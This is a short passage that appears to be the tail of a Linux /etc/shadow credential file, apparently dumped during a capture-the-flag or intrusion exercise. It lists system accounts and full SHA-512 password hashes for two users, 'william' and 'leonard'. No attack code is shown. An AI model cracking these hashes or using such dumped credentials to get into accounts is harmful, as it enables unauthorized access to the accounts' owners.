syslog:*:18484:0:99999:7:::
_apt:*:18484:0:99999:7:::
lxd:*:18508:0:99999:7:::
messagebus:*:18508:0:99999:7:::
uuid:*:18508:0:99999:7:::
dnsmasq:*:18508:0:99999:7:::
sshd:*:18508:0:99999:7:::
mysql:!~:18509:0:99999:7:::
statd:*:18509:0:99999:7:::
william:$6$Nxi9UI5$h.yTVQCnXbfZ7BZT1sZnL4NHF074.uYC9o.1t61vSFHTJTdVBrdxib/QKXUly0Ukjk6FqusGuxCSIlJJsFyfy/:18509:0:99999:7:::
leonard:$6$mOYL0550$0uZIfZpkLQj8M4rumAa5UJWoA1KXBYEsQGAdtJliuJDvSAwweQdG18bgbz.dDVZ63jUc/UX3/VXRwpCKEi5rQ/:18509:0:99999:7:::
```